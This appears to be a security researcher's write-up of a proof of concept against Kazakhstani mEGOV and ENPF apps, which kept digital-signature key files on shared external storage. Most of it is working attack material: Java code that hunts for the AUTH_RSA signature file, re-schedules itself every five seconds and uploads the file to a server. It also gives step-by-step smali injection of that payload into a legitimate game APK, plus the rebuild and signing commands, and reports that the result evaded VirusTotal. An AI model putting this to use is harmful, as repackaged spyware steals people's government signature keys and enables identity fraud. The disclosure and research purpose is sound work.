
The Kazakhstani mEGOV and ENPF applications required the digital-signature file to be stored on external storage:
Google addressed this class of problem through the scoped-storage changes introduced with Android Q.
In order to access any other file that another app has created, including files in a “downloads” directory, your app must use the Storage Access Framework, which allows the user to select a specific file.
Creating payload
The scanner consists of three main classes: StageAttack, MaliciousService, and MaliciousTaskManager.

StageAttack exposes a single static method that starts the proof of concept. Making the method static simplifies the call inserted into the target class.
public class StageAttack {

	public static void pwn(Context ctx) {
		Intent intent = new Intent(ctx,  MaliciousService.class);
		ctx.startService(intent);
	}
}
MaliciousService recursively searches external storage.
private String pwn2(File dir) {

String path = null;
File[] list = dir.listFiles();

for (File f : list) {

    if (f.isDirectory()) {
	path = pwn2(f);
	if (path != null)
	    return path;
    } else {
	path = f.getAbsolutePath();
	if (path.contains("AUTH_RSA")) {
	    Log.d(TAG, "AUTH_RSA found here - " + path);
	    return path;
	}
    }
}
return null;
}
If the signature file is not found, the PoC repeats the search every five seconds. A very short interval increases the chance that Android will stop the service, especially on newer versions with stricter background-execution limits. A foreground service would be more reliable but would remain visible to the user. Android’s recommended scheduling APIs, including JobService, WorkManager, and setRepeating(), do not guarantee exact execution times and may impose minimum intervals. The PoC therefore uses AlarmManager.setExactAndAllowWhileIdle() and schedules a new alarm after each run. At the time of testing, this provided the most precise scheduling behavior.
private void scheduleMalService() {

	Context ctx = getApplicationContext();
	AlarmManager alarmMgr = (AlarmManager) ctx.getSystemService(Context.ALARM_SERVICE);
	Intent intent = new Intent(ctx, MaliciousTaskManager.class);

	final int _id = (int) System.currentTimeMillis();
	PendingIntent alarmIntent = PendingIntent.getBroadcast(ctx, _id, intent, 0);

	alarmMgr.setExactAndAllowWhileIdle(AlarmManager.RTC_WAKEUP, System.currentTimeMillis()
		+ 5000, alarmIntent);
}
When the signature file is found, the PoC sends it to a server:
private void sendToServer(String path) {
	File file = new File(path);
	URL url = new URL("http://xxxxxxxxxx");
	HttpURLConnection urlConnection = (HttpURLConnection) url.openConnection();
	urlConnection.setConnectTimeout(30 * 1000);

	urlConnection.setRequestMethod("POST");
	urlConnection.setDoOutput(true);
	urlConnection.setRequestProperty("Content-Type", "application/octet-stream");

	DataOutputStream request = new DataOutputStream(urlConnection.getOutputStream());
	request.write(readFileToByteArray(file));
	request.flush();
	request.close();

	int respCode = urlConnection.getResponseCode();
	Log.d(TAG, "Return status code: " + respCode);
}
Injecting payload
First, decode the target application with apktool. Decompiling it to Java would not produce source that could be rebuilt reliably, so we work with smali and inject the payload in the same form.
What is smali code?
Android applications are compiled to DEX bytecode, which is executed by ART or the older Dalvik virtual machine. Smali is a human-readable assembly syntax for that bytecode.To execute the payload at startup, we must modify the application’s launcher activity. Search the decoded AndroidManifest.xml for the activity whose intent filter includes ACTION_MAIN and CATEGORY_LAUNCHER:
<activity android:name="com.halfbrick.mortar.MortarGameLauncherActivity">
<intent-filter>
	<action android:name="android.intent.action.MAIN"/>
	<category android:name="android.intent.category.LAUNCHER"/>
</intent-filter>
</activity>
This identifies com.halfbrick.mortar.MortarGameLauncherActivity. Before inspecting it, review the Android activity lifecycle:

Open the activity’s smali file. In this APK, it is located at base\smali_classes2\com\halfbrick\mortar\MortarGameLauncherActivity.smali. Even without prior smali experience, the code is reasonably easy to follow:
.class public Lcom/halfbrick/mortar/MortarGameLauncherActivity;
// Class and package names

.super Landroid/app/Activity;
// .super points to parent class

.source "MortarGameLauncherActivity.java"
// corresponding java class

.method public constructor <init>()V
// V - void

.locals 0

// The Dalvik virtual machine does not use the stack
// instead the registers are used. Registers are just cells that
// can store any type of data. Each function has
// personal set of registers. Depending on the instruction,
// there can be 16, 256 or 64K available registers.
// Registers are divided into local registers and registers for arguments.
// You put local variables into local registers.
// You put input parameters into argument registers.
// .locals 0 - means that the method has 0 local registers.
// The local registers are addressed as v0, v1, v2, v3, etc
// The argument registers are addressed as p0, p1, p2, p3.

.line 28
invoke-direct {p0}, Landroid/app/Activity;-><init>()V

// invoke-like instructions are used to call functions.
// invoke-direct is a call of a non-static function
// In brackets you can specify the input function parameters.
// p0 - by default equal to 'this'.
// init indicates that the parent constructor is called.

return-void
.end method

.method protected onStart()V
.locals 2

.line 33
invoke-super {p0}, Landroid/app/Activity;->onStart()V
// Call onStart() of parent class

.line 35
invoke-virtual {p0}, Lcom/halfbrick/mortar/MortarGameLauncherActivity;->isTaskRoot()Z
// invoke-virtual - calling virtual function
// Z - function return boolean type value

move-result v0
// Place result of previous function in v0 register

if-nez v0, :cond_0
// if not equal zero
// :cond_0 = goto

.line 37
invoke-virtual {p0}, Lcom/halfbrick/mortar/MortarGameLauncherActivity;->finish()V
// close Activity

return-void

.line 41
:cond_0
new-instance v0, Landroid/content/Intent;
// Create Intent object and place its reference in v0 register

const-class v1, Lcom/halfbrick/mortar/MortarGameActivity;
// Place MortarGameActivity class reference in v1

invoke-direct {v0, p0, v1}, Landroid/content/Intent;-><init>(Landroid/content/Context;Ljava/lang/Class;)V
// call Intent class constructor with previously defined parameters

.line 42
invoke-virtual {p0}, Lcom/halfbrick/mortar/MortarGameLauncherActivity;->finish()V
// close Activity

.line 43
invoke-virtual {p0, v0}, Lcom/halfbrick/mortar/MortarGameLauncherActivity;->startActivity(Landroid/content/Intent;)V
//open MortarGameActivity

return-void
.end method
MortarGameLauncherActivity starts MortarGameActivity and then closes. We therefore edit MortarGameActivity, inserting the call immediately after its superclass onCreate() returns.
.method protected onCreate(Landroid/os/Bundle;)V
.locals 9

:try_start_0
const-string v0, "android.os.AsyncTask"

.line 465
invoke-static {v0}, Ljava/lang/Class;->forName(Ljava/lang/String;)Ljava/lang/Class;
:try_end_0
.catch Ljava/lang/Throwable; {:try_start_0 .. :try_end_0} :catch_0

.line 471
:catch_0
invoke-super {p0, p1}, Landroid/support/v4/app/FragmentActivity;->onCreate(Landroid/os/Bundle;)V

  <--------------------------- // inject here, row 472

.line 473
invoke-static {}, Lcom/halfbrick/mortar/NativeGameLib;->TryLoadGameLibrary()Z

.line 475
invoke-virtual {p0}, Lcom/halfbrick/mortar/MortarGameActivity;->getIntent()Landroid/content/Intent;

...
Next, build an APK containing the payload and decode it to obtain the corresponding smali. Move the three decoded classes from smali\kz\c\signscan to com\halfbrick\mortar, then change their package from kz.c.signscan to com.halfbrick.mortar.
Before:
.class public Lkz/c/signscan/StageAttack;
After:
.class public Lcom/halfbrick/mortar/StageAttack;
Copy the payload invocation from the MainActivity smali class:
invoke-static {p0}, Lcom/halfbrick/mortar/StageAttack;->pwn(Landroid/content/Context;)V
Insert it into MortarGameActivity. The resulting onCreate() method is:
...
.method protected onCreate(Landroid/os/Bundle;)V
.locals 9

:try_start_0
const-string v0, "android.os.AsyncTask"

.line 465
invoke-static {v0}, Ljava/lang/Class;->forName(Ljava/lang/String;)Ljava/lang/Class;
:try_end_0
.catch Ljava/lang/Throwable; {:try_start_0 .. :try_end_0} :catch_0

.line 471
:catch_0
invoke-super {p0, p1}, Landroid/support/v4/app/FragmentActivity;->onCreate(Landroid/os/Bundle;)V

.line 472
invoke-static {p0}, Lcom/halfbrick/mortar/StageAttack;->pwn(Landroid/content/Context;)V

.line 473
invoke-static {}, Lcom/halfbrick/mortar/NativeGameLib;->TryLoadGameLibrary()Z

.line 475
invoke-virtual {p0}, Lcom/halfbrick/mortar/MortarGameActivity;->getIntent()Landroid/content/Intent;

...
The payload’s MaliciousTaskManager is a BroadcastReceiver, while MaliciousService is an IntentService. Both components must be declared in the manifest:
...
<receiver android:name=".MaliciousTaskManager"/>
<service android:name=".MaliciousService"/>
...
Rebuild the APK with apktool and sign it. At the time of testing, VirusTotal did not detect the modified application because the payload reused permissions already granted to the host and relied on ordinary Android APIs.

Signing:
keytool -genkey -v -keystore my-release-key.keystore -alias alias_name -keyalg RSA -keysize 2048 -validity 10000
jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore my_application.apk alias_name
Video demonstrations:
https://youtu.be/e5w5taMY8MA
https://youtu.be/iBCX_A5FBVU